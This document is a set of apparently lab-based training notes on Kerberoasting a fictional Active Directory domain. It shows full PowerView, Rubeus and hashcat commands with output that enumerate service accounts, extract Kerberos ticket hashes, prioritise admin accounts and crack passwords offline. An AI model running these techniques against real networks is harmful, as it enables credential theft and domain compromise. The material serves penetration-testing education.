d41y@htb[/htb]$ python2.7 kirbi2john.py sqldev.kirbi
Modifying crack_file for Hashcat
This will create a file called crack_file. You then must modify the file a bit to be able to use Hashcat against the hash.
d41y@htb[/htb]$ sed 's/\$krb5tgs\$\(.*\):\(.*\)/\$krb5tgs\$23\$\*\1\*\$\2/' crack_file > sqldev_tgs_hashcat
Cracking with Hashcat
d41y@htb[/htb]$ hashcat -m 13100 sqldev_tgs_hashcat /usr/share/wordlists/rockyou.txt
<SNIP>
$krb5tgs$23$*sqldev.kirbi*$813149fb261549a6a1b4965ed49d1ba8$7a8c91b47c534bc258d5c97acf433841b2ef2478b425865dc75c39b1dce7f50dedcc29fc8a97aef8d51a22c5720ee614fcb646e28d854bcdc2c8b362bbfaf62dcd9933c55efeba9d77e4c6c6f524afee5c68dacfcb6607291a20cdfb0ef144055356a7296e33b440754be7f87754ac2e4858348e2aebb7270b2d345047f880e17acc07e27a8f752c372bc83a62d54208d12288893d32afd210191dd3b2c56797bd1a72e35a73a7820be51fbf277b83d8181fff5a05cf21481a7b462ceb01c3761c50952689ed1099827c17c2934131db71bc5142c589cd70ed2ebf57dca3f6226f3b21849529355414433210b8d7bd76fec4eb68a45deebc3e7cc931ed8769328536769123f5040d6771915cdbc6c90164669fac72d23a631fef25804b5c8ec39680a4cc2959929edce34bbee6aff135bcbbb26a41a4b4e88b936896d4662ac849f56d7d68071be139cf4dfaf66497015297f9b44cdaef096c8d00255ec3e62f7105d905d0b2f39cef83db4d812718f95e8c99129f3207b386b4c32f7d57befd411e19c218148d19028eb0103d6be99ae23a454f6f3b0339d00d27879f342598937596cadad068ac3d815952a053f87d87b2584784b9d83050eea9a7c6474cde26c90f4a3546076a40ed374d004c465f654623499ca14e9c11538012cf00dee315e2ed444293822502d7f685022e61f3568e1db25b5cfe5a89b33878b6e3db05e9d91ad63820fcb7d0449e66add13f1efceddda95339db3dc919f1caff9690e54b3e4f9a8cf6998a9f9bf55c7a2ed2c87382e9da60f7ca3c22e08cc359f3ef6f4603a5af2fc28303bf3602ab9bc52026e58c27fb247fd4210f45244fd71484685b837fe9573a53964d54acfde7f963028764e99bea7b77139cb651328e862e43d894638288eace99b6d4f8b6684150db9adc43254143b77f32ebe6fbe309dde3b78305fdf0fe60505f9000b89c67c75ef6dd425e04fbe3a5ebf2d78a11a392d815a29ef48d9457fb6c780eb4cc07dfa68c2e97054788952f5ad92ca8d062e4a68967860302fd9630174af832e599bb5fca9cf341d7a1176868d9073796dffbd48efe99b222f4274e93066de646b3c60d1dd94072dd121dd0706024d11738a75ebeb5b7865a5505220d0f03aea6d359a17f3c5b6424989b31b6e52d1c558393aa34e81204fb107374a8884dcb16f6c59a76a0022004fd921734b8719e8694ba0d7f87eb46f5607af4eb1c681b6b5140dbc94a9ea7f5db6ae4c71fbc1024a25b77ac00bdc549d66373d390643be8f1007930a4124e99d4fcb6177dbd5669fb06170d3b8a75db9928164b55e454d08e77f917b1dd2e648d9c7eb0cb2b8ca0eff8a44d1ea5fdd67e01da79047a4a1406f761f5e3b6944cebed45379ea14e7a027c843fa405c07c8385a2102f07967a7cb4883f44ee72d4aa7a38b2701e77374016a01193f5b178e34f4cf2d8eadf651e162569eb421c74e8d5e0cc1a9fab58a4b9b63babb09efc3427e1667f9c7731bcabe3645986040a7306924df5e6e68655e7b0e2e88e7ce0281e0f554de82d9de6c4d9c8d2a36fce65bbb337a415030ce1d03c00fd9783afb5df0ee8fbabfa358521ad845e6d07fde7d34f2311ebae6e6a119d60d899467a66f997c273d2df73350f2d6c5438e71a057feeab:database!
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*sqldev.kirbi*$813149fb261549a6a1b4965e...7feeab
Time.Started.....: Thu Feb 24 22:03:03 2022 (8 secs)
Time.Estimated...: Thu Feb 24 22:03:11 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1150.5 kH/s (9.76ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 8773632/14344385 (61.16%)
Rejected.........: 0/8773632 (0.00%)
Restore.Point....: 8749056/14344385 (60.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: davius -> darjes
Started: Thu Feb 24 22:03:00 2022
Stopped: Thu Feb 24 22:03:11 2022
Automated / Tool based
Enumerate SPN Accounts
First, use PowerView to extract the TGS tickets and convert them to Hashcat format. Start by enumerating SPN accounts.
PS C:\htb> Import-Module .\PowerView.ps1
PS C:\htb> Get-DomainUser * -spn | select samaccountname
samaccountname
--------------
adfs
backupagent
krbtgt
sqldev
sqlprod
sqlqa
solarwindsmonitor
Targeting a Specific User
From here, you could target a specific user and retrieve the TGS ticket in Hashcat format.
PS C:\htb> Get-DomainUser -Identity sqldev | Get-DomainSPNTicket -Format Hashcat
SamAccountName : sqldev
DistinguishedName : CN=sqldev,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
ServicePrincipalName : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433
TicketByteHexStream :
Hash : $krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433*$BF9729001
376B63C5CAC933493C58CE7$4029DBBA2566AB4748EDB609CA47A6E7F6E0C10AF50B02D10A6F92349DDE3336018DE177
AB4FF3CE724FB0809CDA9E30703EDDE93706891BCF094FE64387B8A32771C7653D5CFB7A70DE0E45FF7ED6014B5F769F
DC690870416F3866A9912F7374AE1913D83C14AB51E74F200754C011BD11932464BEDA7F1841CCCE6873EBF0EC5215C0
12E1938AEC0E02229F4C707D333BD3F33642172A204054F1D7045AF3303809A3178DD7F3D8C4FB0FBB0BB412F3BD5526
7B1F55879DFB74E2E5D976C4578501E1B8F8484A0E972E8C45F7294DA90581D981B0F177D79759A5E6282D86217A03A9
ADBE5EEB35F3924C84AE22BBF4548D2164477409C5449C61D68E95145DA5456C548796CC30F7D3DDD80C48C84E3A538B
019FB5F6F34B13859613A6132C90B2387F0156F3C3C45590BBC2863A3A042A04507B88FD752505379C42F32A14CB9E44
741E73285052B70C1CE5FF39F894412010BAB8695C8A9BEABC585FC207478CD91AE0AD03037E381C48118F0B65D25847
B3168A1639AF2A534A63CF1BC9B1AF3BEBB4C5B7C87602EEA73426406C3A0783E189795DC9E1313798C370FD39DA53DD
CFF32A45E08D0E88BC69601E71B6BD0B753A10C36DB32A6C9D22F90356E7CD7D768ED484B9558757DE751768C99A64D6
50CA4811D719FC1790BAE8FE5DB0EB24E41FF945A0F2C80B4C87792CA880DF9769ABA2E87A1ECBF416641791E6A762BF
1DCA96DDE99D947B49B8E3DA02C8B35AE3B864531EC5EE08AC71870897888F7C2308CD8D6B820FCEA6F584D1781512AC
089BFEFB3AD93705FDBA1EB070378ABC557FEA0A61CD3CB80888E33C16340344480B4694C6962F66CB7636739EBABED7
CB052E0EAE3D7BEBB1E7F6CF197798FD3F3EF7D5DCD10CCF9B4AB082CB1E199436F3F271E6FA3041EF00D421F4792A0A
DCF770B13EDE5BB6D4B3492E42CCCF208873C5D4FD571F32C4B761116664D9BADF425676125F6BF6C049DD067437858D
0866BE520A2EBFEA077037A59384A825E6AAA99F895A58A53313A86C58D1AA803731A849AE7BAAB37F4380152F790456
37237582F4CA1C5287F39986BB233A34773102CB4EAE80AFFFFEA7B4DCD54C28A824FF225EA336DE28F4141962E21410
D66C5F63920FB1434F87A988C52604286DDAD536DA58F80C4B92858FE8B5FFC19DE1B017295134DFBE8A2A6C74CB46FF
A7762D64399C7E009AA60B8313C12D192AA25D3025CD0B0F81F7D94249B60E29F683B797493C8C2B9CE61B6E3636034E
6DF231C428B4290D1BD32BFE7DC6E7C1E0E30974E0620AE337875A54E4AFF4FD50C4785ADDD59095411B4D94A094E87E
6879C36945B424A86159F1575042CB4998F490E6C1BC8A622FC88574EB2CF80DD01A0B8F19D8F4A67C942D08DCCF23DD
92949F63D3B32817941A4B9F655A1D4C5F74896E2937F13C9BAF6A81B7EEA3F7BC7C192BAE65484E5FCCBEE6DC51ED9F
05864719357F2A223A4C48A9A962C1A90720BBF92A5C9EEB9AC1852BC3A7B8B1186C7BAA063EB0AA90276B5D91AA2495
D29D545809B04EE67D06B017C6D63A261419E2E191FB7A737F3A08A2E3291AB09F95C649B5A71C5C45243D4CEFEF5EED
95DDD138C67495BDC772CFAC1B8EF37A1AFBAA0B73268D2CDB1A71778B57B02DC02628AF11
Exporting all Tickets to a CSV File
Finally, you can export all tickets to a CSV file for offline processing.
PS C:\htb> Get-DomainUser * -SPN | Get-DomainSPNTicket -Format Hashcat | Export-Csv .\ilfreight_tgs.csv -NoTypeInformation
Viewing the Contents of the .csv File
PS C:\htb> cat .\ilfreight_tgs.csv
"SamAccountName","DistinguishedName","ServicePrincipalName","TicketByteHexStream","Hash"
"adfs","CN=adfs,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL","adfsconnect/azure01.inlanefreight.local",,"$krb5tgs$23$*adfs$INLANEFREIGHT.LOCAL$adfsconnect/azure01.inlanefreight.local*$59C086008BBE7EAE4E483506632F6EF8$622D9E1DBCB1FF2183482478B5559905E0CCBDEA2B52A5D9F510048481F2A3A4D2CC47345283A9E71D65E1573DCF6F2380A6FFF470722B5DEE704C51FF3A3C2CDB2945CA56F7763E117F04F26CA71EEACED25730FDCB06297ED4076C9CE1A1DBFE961DCE13C2D6455339D0D90983895D882CFA21656E41C3DDDC4951D1031EC8173BEEF9532337135A4CF70AE08F0FB34B6C1E3104F35D9B84E7DF7AC72F514BE2B346954C7F8C0748E46A28CCE765AF31628D3522A1E90FA187A124CA9D5F911318752082FF525B0BE1401FBA745E1
<SNIP>
Using Rubeus
You can also use Rubeus to perform Kerberoasting even faster and easier.
PS C:\htb> .\Rubeus.exe
<SNIP>
Roasting:
Perform Kerberoasting:
Rubeus.exe kerberoast [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]
Perform Kerberoasting, outputting hashes to a file:
Rubeus.exe kerberoast /outfile:hashes.txt [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps]
Perform Kerberoasting, outputting hashes in the file output format, but to the console:
Rubeus.exe kerberoast /simple [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]
Perform Kerberoasting with alternate credentials:
Rubeus.exe kerberoast /creduser:DOMAIN.FQDN\USER /credpassword:PASSWORD [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN] [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]
Perform Kerberoasting with an existing TGT:
Rubeus.exe kerberoast </spn:"blah/blah" | /spns:C:\temp\spns.txt> </ticket:BASE64 | /ticket:FILE.KIRBI> [/nowrap]
Perform Kerberoasting with an existing TGT using an enterprise principal:
Rubeus.exe kerberoast </spn:user@domain.com | /spns:user1@domain.com,user2@domain.com> /enterprise </ticket:BASE64 | /ticket:FILE.KIRBI> [/nowrap]
Perform Kerberoasting with an existing TGT and automatically retry with the enterprise principal if any fail:
Rubeus.exe kerberoast </ticket:BASE64 | /ticket:FILE.KIRBI> /autoenterprise [/ldaps] [/nowrap]
Perform Kerberoasting using the tgtdeleg ticket to request service tickets - requests RC4 for AES accounts:
Rubeus.exe kerberoast /usetgtdeleg [/ldaps] [/nowrap]
Perform "opsec" Kerberoasting, using tgtdeleg, and filtering out AES-enabled accounts:
Rubeus.exe kerberoast /rc4opsec [/ldaps] [/nowrap]
List statistics about found Kerberoastable accounts without actually sending ticket requests:
Rubeus.exe kerberoast /stats [/ldaps] [/nowrap]
Perform Kerberoasting, requesting tickets only for accounts with an admin count of 1 (custom LDAP filter):
Rubeus.exe kerberoast /ldapfilter:'admincount=1' [/ldaps] [/nowrap]
Perform Kerberoasting, requesting tickets only for accounts whose password was last set between 01-31-2005 and 03-29-2010, returning up to 5 service tickets:
Rubeus.exe kerberoast /pwdsetafter:01-31-2005 /pwdsetbefore:03-29-2010 /resultlimit:5 [/ldaps] [/nowrap]
Perform Kerberoasting, with a delay of 5000 milliseconds and a jitter of 30%:
Rubeus.exe kerberoast /delay:5000 /jitter:30 [/ldaps] [/nowrap]
Perform AES Kerberoasting:
Rubeus.exe kerberoast /aes [/ldaps] [/nowrap]
Using the /stats Flag
You can first use Rubeus to gather some stats. From the output below, you can see that there are nine Kerberoastable users, seven of which support RC4 encryption for ticket requests and two of which support AES 128/256. You also see that all nine accounts had their password set this in 2022. If you saw any SPN accounts with their passwords set 5 or more years later, they should be promising targets as the could have a weak password that was set and never changed when the organization was less mature.
PS C:\htb> .\Rubeus.exe kerberoast /stats
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.2
[*] Action: Kerberoasting
[*] Listing statistics about target users, no ticket requests being performed.
[*] Target Domain : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 9
------------------------------------------------------------
| Supported Encryption Type | Count |
------------------------------------------------------------
| RC4_HMAC_DEFAULT | 7 |
| AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96 | 2 |
------------------------------------------------------------
----------------------------------
| Password Last Set Year | Count |
----------------------------------
| 2022 | 9 |
----------------------------------
Using the /nowrap Flag
Use Rubeus to request tickets for accounts with the admincount attribute set to 1. These would likely be high-value targets and worth your initial focus for offline cracking efforts with Hashcat. Be sure to specify the /nowrap flag so that the hash can be more easily copied down for offline cracking.
PS C:\htb> .\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap
______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/
v2.0.2
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target Domain : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))(admincount=1))'
[*] Total kerberoastable users : 3
[*] SamAccountName : backupagent
[*] DistinguishedName : CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName : backupjob/veam001.inlanefreight.local
[*] PwdLastSet : 2/15/2022 2:15:40 PM
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash : $krb5tgs$23$*backupagent$INLANEFREIGHT.LOCAL$backupjob/veam001.inlanefreight.local@INLANEFREIGHT.LOCAL*$750F377DEFA85A67EA0FE51B0B28F83D$049EE7BF77ABC968169E1DD9E31B8249F509080C1AE6C8575B7E5A71995F345CB583FECC68050445FDBB9BAAA83AC7D553EECC57286F1B1E86CD16CB3266827E2BE2A151EC5845DCC59DA1A39C1BA3784BA8502A4340A90AB1F8D4869318FB0B2BEC2C8B6C688BD78BBF6D58B1E0A0B980826842165B0D88EAB7009353ACC9AD4FE32811101020456356360408BAD166B86DBE6AEB3909DEAE597F8C41A9E4148BD80CFF65A4C04666A977720B954610952AC19EDF32D73B760315FA64ED301947142438B8BCD4D457976987C3809C3320725A708D83151BA0BFF651DFD7168001F0B095B953CBC5FC3563656DF68B61199D04E8DC5AB34249F4583C25AC48FF182AB97D0BF1DE0ED02C286B42C8DF29DA23995DEF13398ACBE821221E8B914F66399CB8A525078110B38D9CC466EE9C7F52B1E54E1E23B48875E4E4F1D35AEA9FBB1ABF1CF1998304A8D90909173C25AE4C466C43886A650A460CE58205FE3572C2BF3C8E39E965D6FD98BF1B8B5D09339CBD49211375AE612978325C7A793EC8ECE71AA34FFEE9BF9BBB2B432ACBDA6777279C3B93D22E83C7D7DCA6ABB46E8CDE1B8E12FE8DECCD48EC5AEA0219DE26C222C808D5ACD2B6BAA35CBFFCD260AE05EFD347EC48213F7BC7BA567FD229A121C4309941AE5A04A183FA1B0914ED532E24344B1F4435EA46C3C72C68274944C4C6D4411E184DF3FE25D49FB5B85F5653AD00D46E291325C5835003C79656B2D85D092DFD83EED3ABA15CE3FD3B0FB2CF7F7DFF265C66004B634B3C5ABFB55421F563FFFC1ADA35DD3CB22063C9DDC163FD101BA03350F3110DD5CAFD6038585B45AC1D482559C7A9E3E690F23DDE5C343C3217707E4E184886D59C677252C04AB3A3FB0D3DD3C3767BE3AE9038D1C48773F986BFEBFA8F38D97B2950F915F536E16E65E2BF67AF6F4402A4A862ED09630A8B9BA4F5B2ACCE568514FDDF90E155E07A5813948ED00676817FC9971759A30654460C5DF4605EE5A92D9DDD3769F83D766898AC5FC7885B6685F36D3E2C07C6B9B2414C11900FAA3344E4F7F7CA4BF7C76A34F01E508BC2C1E6FF0D63AACD869BFAB712E1E654C4823445C6BA447463D48C573F50C542701C68D7DBEEE60C1CFD437EE87CE86149CDC44872589E45B7F9EB68D8E02070E06D8CB8270699D9F6EEDDF45F522E9DBED6D459915420BBCF4EA15FE81EEC162311DB8F581C3C2005600A3C0BC3E16A5BEF00EEA13B97DF8CFD7DF57E43B019AF341E54159123FCEDA80774D9C091F22F95310EA60165C805FED3601B33DA2AFC048DEF4CCCD234CFD418437601FA5049F669FEFD07087606BAE01D88137C994E228796A55675520AB252E900C4269B0CCA3ACE8790407980723D8570F244FE01885B471BF5AC3E3626A357D9FF252FF2635567B49E838D34E0169BDD4D3565534197C40072074ACA51DB81B71E31192DB29A710412B859FA55C0F41928529F27A6E67E19BE8A6864F4BC456D3856327A269EF0D1E9B79457E63D0CCFB5862B23037C74B021A0CDCA80B43024A4C89C8B1C622A626DE5FB1F99C9B41749DDAA0B6DF9917E8F7ABDA731044CF0E989A4A062319784D11E2B43554E329887BF7B3AD1F3A10158659BF48F9D364D55F2C8B19408C54737AB1A6DFE92C2BAEA9E
Note on Encryption Types
Kerberoasting tools typically request RC4 encryption when performing the attack and initiating TGS-REQ requests. This is because RC4 is weaker and easier to crack offline using tools such as Hashcat than other encryption algorithms such as AES-128 and AES-256. When performing Kerberoasting in most environments, you will retrieve hashes that begin with $krb5tgs$23$*, an RC4 encrypted ticket. Sometimes you will receive an AES-256 encrypted hash or hash that begins with $krb5tgs$18$*. While it is possible to crack AES-128 and AES-256 TGS tickets, it will typically be significantly more time consuming than cracking an RC4 encrypted ticket, but still possible especially if a weak password is chosen.
Start by creating an SPN account named testspn and using Rubeus to Kerberoast this specific user to test this out.
PS C:\htb> .\Rubeus.exe kerberoast /user:testspn /nowrap
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target User : testspn
[*] Target Domain : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1
[*] SamAccountName : testspn
[*] DistinguishedName : CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName : testspn/kerberoast.inlanefreight.local
[*] PwdLastSet : 2/27/2022 12:15:43 PM
[*] Supported ETypes : RC4_HMAC_DEFAULT
[*] Hash : $krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/kerberoast.inlanefreight.local@INLANEFREIGHT.LOCAL*$CEA71B221FC2C00F8886261660536CC1$4A8E252D305475EB9410FF3E1E99517F90E27FB588173ACE3651DEACCDEC62165DE6EA1E6337F3640632FA42419A535B501ED1D4D1A0B704AA2C56880D74C2940170DC0747CE4D05B420D76BF298226AADB53F2AA048BE813B5F0CA7A85A9BB8C7F70F16F746807D3B84AA8FE91B8C38AF75FB9DA49ED133168760D004781963DB257C2339FD82B95C5E1F8F8C4BD03A9FA12E87E278915A8362DA835B9A746082368A155EBB5EFB141DC58F2E46B7545F82278AF4214E1979B35971795A3C4653764F08C1E2A4A1EDA04B1526079E6423C34F88BDF6FA2477D28C71C5A55FA7E1EA86D93565508081E1946D796C0B3E6666259FEB53804B8716D6D076656BA9D392CB747AD3FB572D7CE130940C7A6415ADDB510E2726B3ACFA485DF5B7CE6769EEEF08FE7290539830F6DA25C359894E85A1BCFB7E0B03852C7578CB52E753A23BE59AB9D1626091376BA474E4BAFAF6EBDD852B1854FF46AA6CD1F7F044A90C9497BB60951C4E82033406ACC9B4BED7A1C1AFEF41316A58487AFEA4D5C07940C87367A39E66415D9A54B1A88DADE1D4A0D13ED9E474BDA5A865200E8F111996B846E4E64F38482CEE8BE4FC2DC1952BFFBD221D7284EFF27327C0764DF4CF68065385D31866DA1BB1A189E9F82C46316095129F06B3679EE1754E9FD599EB9FE96C10315F6C45300ECCBEB6DC83A92F6C08937A244C458DB69B80CE85F0101177E6AC049C9F11701E928685F41E850CA62F047B175ADCA78DCA2171429028CD1B4FFABE2949133A32FB6A6DC9E0477D5D994F3B3E7251FA8F3DA34C58FAAE20FC6BF94CC9C10327984475D7EABE9242D3F66F81CFA90286B2BA261EBF703ADFDF7079B340D9F3B9B17173EBA3624D9B458A5BD1CB7AF06749FF3DB312BCE9D93CD9F34F3FE913400655B4B6F7E7539399A2AFA45BD60427EA7958AB6128788A8C0588023DDD9CAA4D35459E9DEE986FD178EB14C2B8300C80931624044C3666669A68A665A72A1E3ABC73E7CB40F6F46245B206777EE1EF43B3625C9F33E45807360998B7694DC2C70ED47B45172FA3160FFABAA317A203660F26C2835510787FD591E2C1E8D0B0E775FC54E44A5C8E5FD1123FBEDB463DAFDFE6A2632773C3A1652970B491EC7744757872C1DDC22BAA7B4723FEC91C154B0B4262637518D264ADB691B7479C556F1D10CAF53CB7C5606797F0E00B759FCA56797AAA6D259A47FCCAA632238A4553DC847E0A707216F0AE9FF5E2B4692951DA4442DF86CD7B10A65B786FE3BFC658CC82B47D9C256592942343D05A6F06D250265E6CB917544F7C87645FEEFA54545FEC478ADA01B8E7FB6480DE7178016C9DC8B7E1CE08D8FA7178D33E137A8C076D097C1C29250673D28CA7063C68D592C30DCEB94B1D93CD9F18A2544FFCC07470F822E783E5916EAF251DFA9726AAB0ABAC6B1EB2C3BF6DBE4C4F3DE484A9B0E06FF641B829B651DD2AB6F6CA145399120E1464BEA80DC3608B6C8C14F244CBAA083443EB59D9EF3599FCA72C6997C824B87CF7F7EF6621B3EAA5AA0119177FC480A20B82203081609E42748920274FEBB94C3826D57C78AD93F04400DC9626CF978225C51A889224E3ED9E3BFDF6A4D6998C16D414947F9E157CB1594B268BE470D6FB489C2C6C56D2AD564959C5
Checking with PowerView, you can see that the msDS-SupportedEncryptionTypes attribute is set to 0. The chart here tells you that a decimal value of 0 means that a specific encryption type is not defined and set to the default of RC4_HMAC_MD5.
PS C:\htb> Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes
serviceprincipalname msds-supportedencryptiontypes samaccountname
-------------------- ----------------------------- --------------
testspn/kerberoast.inlanefreight.local 0 testspn
Now you can crack the hash:
d41y@htb[/htb]$ hashcat -m 13100 rc4_to_crack /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>64bea80dc3608b6c8c14f244cbaa083443eb59d9ef3599fca72c6997c824b87cf7f7ef6621b3eaa5aa0119177fc480a20b82203081609e42748920274febb94c3826d57c78ad93f04400dc9626cf978225c51a889224e3ed9e3bfdf6a4d6998c16d414947f9e157cb1594b268be470d6fb489c2c6c56d2ad564959c5:welcome1$
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/ke...4959c5
Time.Started.....: Sun Feb 27 15:36:58 2022 (4 secs)
Time.Estimated...: Sun Feb 27 15:37:02 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 693.3 kH/s (5.41ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2789376/14344385 (19.45%)
Rejected.........: 0/2789376 (0.00%)
Restore.Point....: 2777088/14344385 (19.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: westham76 -> wejustare
Started: Sun Feb 27 15:36:57 2022
Stopped: Sun Feb 27 15:37:04 2022
Assuming that your client has set SPN accounts to support AES-128/AES-256 encryption.
If you check this with PowerView, you’ll see that the msDS-SupportedEncryptionTypes attribute is set to 24, meaning that AES-128/AES-256 encryption types are the only ones supported.
PS C:\htb> Get-DomainUser testspn -Properties samaccountname,serviceprincipalname,msds-supportedencryptiontypes
serviceprincipalname msds-supportedencryptiontypes samaccountname
-------------------- ----------------------------- --------------
testspn/kerberoast.inlanefreight.local 24 testspn
Requesting a new ticket with Rubeus will show you that the account name is using AES-256 encryption.
PS C:\htb> .\Rubeus.exe kerberoast /user:testspn /nowrap
[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
[*] Target User : testspn
[*] Target Domain : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'
[*] Total kerberoastable users : 1
[*] SamAccountName : testspn
[*] DistinguishedName : CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName : testspn/kerberoast.inlanefreight.local
[*] PwdLastSet : 2/27/2022 12:15:43 PM
[*] Supported ETypes : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash : $krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$*testspn/kerberoast.inlanefreight.local@INLANEFREIGHT.LOCAL*$8939F8C5B97A4CAA170AD706$84B0DD2C5A931E123918FFD64561BFE651F89F079A47053814244C0ECDF15DF136E5787FAC4341A1BDF6D5077EAF155A75ACF0127A167ABE4B2324C492ED1AF4C71FF8D51927B23656FCDE36C9A7AC3467E4DB6B7DC261310ED05FB7C73089763558DE53827C545FB93D25FF00B5D89FCBC3BBC6DDE9324093A3AADBE2C6FE21CFB5AFBA9DCC5D395A97768348ECCF6863EFFB4E708A1B55759095CCA98DE7DE0F7C149357365FBA1B73FCC40E2889EA75B9D90B21F121B5788E27F2FC8E5E35828A456E8AF0961435D62B14BADABD85D4103CC071A07C6F6080C0430509F8C4CDAEE95F6BCC1E3618F2FA054AF97D9ED04B47DABA316DAE09541AC8E45D739E76246769E75B4AA742F0558C66E74D142A98E1592D9E48CA727384EC9C3E8B7489D13FB1FDB817B3D553C9C00FA2AC399BB2501C2D79FBF3AF156528D4BECD6FF03267FB6E96E56F013757961F6E43838054F35AE5A1B413F610AC1474A57DE8A8ED9BF5DE9706CCDAD97C18E310EBD92E1C6CD5A3DE7518A33FADB37AE6672D15DACFE44208BAC2EABB729C24A193602C3739E2C21FB606D1337E1599233794674608FECE1C92142723DFAD238C9E1CB0091519F68242FBCC75635146605FDAD6B85103B3AFA8571D3727F11F05896103CB65A8DDE6EB29DABB0031DCF03E4B6D6F7D10E85E02A55A80CD8C93E6C8C3ED9F8A981BBEA01ABDEB306078973FE35107A297AF3985CF12661C2B8614D136B4AF196D27396C21859F40348639CD1503F517D141E2E20BB5F78818A1A46A0F63DD00FEF2C1785672B4308AE1C83ECD0125F30A2708A273B8CC43D6E386F3E1A520E349273B564E156D8EE7601A85D93CF20F20A21F0CF467DC0466EE458352698B6F67BAA9D65207B87F5E6F61FF3623D46A1911342C0D80D7896773105FEC33E5C15DB1FF46F81895E32460EEA32F423395B60582571551FF74D1516DDA3C3EBAE87E92F20AC9799BED20BF75F462F3B7D56DA6A6964B7A202FE69D9ED62E9CB115E5B0A50D5BBF2FD6A22086D6B720E1589C41FABFA4B2CD6F0EFFC9510EC10E3D4A2BEE80E817529483D81BE11DA81BBB5845FEC16801455B234B796728A296C65EE1077ABCF67A48B96C4BD3C90519DA6FF54049DE0BD72787F428E8707A5A46063CE57E890FC22687C4A1CF6BA30A0CA4AB97E22C92A095140E37917C944EDCB64535166A5FA313CEF6EEB5295F9B8872D398973362F218DF39B55979BDD1DAD5EC8D7C4F6D5E1BD09D87917B4562641258D1DFE0003D2CC5E7BCA5A0FC1FEC2398B1FE28079309BEC04AB32D61C00781C92623CA2D638D1923B3A